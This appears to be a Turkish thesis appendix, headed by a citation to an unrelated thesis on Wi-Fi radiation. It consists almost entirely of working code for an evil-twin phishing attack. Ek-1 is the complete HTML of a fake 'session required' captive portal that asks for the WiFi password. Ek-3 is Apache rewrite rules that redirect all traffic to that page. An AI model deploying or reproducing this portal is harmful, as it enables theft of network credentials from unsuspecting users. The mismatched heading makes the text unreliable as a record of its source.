
Zora, R. (2020). *WI-FI FREKANS BANDINDAKİ RADYASYON*. (Thesis).
<http://acikarsiv.aydin.edu.tr/xmlui/handle/11547/8537> adresinden erişildi.



EKLER

Ek-1

index.html Dosyasının Kaynak Kodu
<pre><!DOCTYPE html><html><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta http-equiv="content-type" content="text/html; charset=UTF-8"/> <title>Tekrar Oturum Gerekli</title> <style>#content,.login,.login-card a,.login-card h1,.login-help{text-align:center}body,html{margin:0;padding:0;width:100%;height:100%;display:table}#content{font-family:'Source Sans Pro',sans-serif;background:url(http://192.168.1.1/captiveportal-background.jpg) center center no-repeat fixed;-webkit-background-size:cover;-moz-background-size:cover;-o-background-size:cover;background-size:cover;display:table-cell;vertical-align:middle}.login-card{padding:40px;width:274px;background-color:#F7F7F7;margin:0 auto 10px;border-radius:2px;box-shadow:0 2px 2px rgba(0,0,0,.3);overflow:hidden}.login-card h1{font-weight:400;font-size:2.3em;color:#1383c6}.login-card span{color:#f26721}.login-card img{width:70%;height:70%}.login-card input[type=submit]{width:100%;display:block;margin-bottom:10px;position:relative}.login-card input[type=text],input[type=password]{height:44px;font-size:16px;width:100%;margin-bottom:10px;-webkit-appearance:none;background:#fff;border:1px solid #d9d9d9;border-top:1px solid silver;padding:0 8px;box-sizing:border-box;-moz-box-sizing:border-box}.login-card input[type=text]:hover,input[type=password]:hover{border:1px solid #b9b9b9;border-top:1px solid #a0a0a0;-moz-box-shadow:inset 0 1px 2px rgba(0,0,0,.1);-webkit-box-shadow:inset 0 1px 2px rgba(0,0,0,.1);box-shadow:inset 0 1px 2px rgba(0,0,0,.1)}.login{font-size:14px;font-family:Arial,sans-serif;font-weight:700;height:36px;padding:0 8px}.login-submit{-webkit-appearance:none;-moz-appearance:none;appearance:none;border:0;color:#fff;text-shadow:0 1px 1px rgba(0,0,0,.1);background-color:#4d90fe}.login-submit:disabled{opacity:.6}.login-submit:hover{border:0;text-shadow:0 1px 1px rgba(0,0,0,.3);background-color:#357ae8}.login-card a{text-decoration:none;color:#222;font-weight:400;display:inline-block;opacity:.6;transition:opacity ease .5s}.login-card a:hover{opacity:1}.login-help{width:100%;font-size:12px}.list{list-style-type:none;padding:0}.list__item{margin:0 0 .7rem;padding:0}label{display:-webkit-box;display:-webkit-flex;display:-ms-flexbox;display:flex;-webkit-box-align:center;-webkit-align-items:center;-ms-flex-align:center;align-items:center;text-align:left;font-size:14px;}input[type=checkbox]{-webkit-box-flex:0;-webkit-flex:none;-ms-flex:none;flex:none;margin-right:10px;float:left}@media screen and (max-width:450px){.login-card{width:70%!important}.login-card img{width:30%;height:30%}}</style></head><body><div id="content"><div class="login-card"> <h1></h1> <form name="login_form" method="post" action=""><input type="password" name="auth_pass" placeholder="WiFi Parolasını Giriniz" id="auth_pass"> <div class="login-help"><ul class="list"><li class="list__item"> <label class="label--checkbox"> <input type="checkbox" class="checkbox" onchange="document.getElementById('login').disabled=!this.checked;"> Okudum: Lisanslar ve Şartlar </label> </div><input type="submit" name="accept" class="login login-submit" value="Giriş" id="login" disabled> </form></div></div></body></html></pre>

Ek-2

Ek-3

000-default.conf dosyası içerisine eklenecek kaynak kod

```
<Directory "/var/www/html">
RewriteEngine On
RewriteBase /
RewriteCond %{http_HOST} ^www\.(.*)$ [NC]
RewriteRule ^(.*)$ http://%1/\$1 [R=301,L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^(.*)$ / [L, QSA]
</Directory>
```

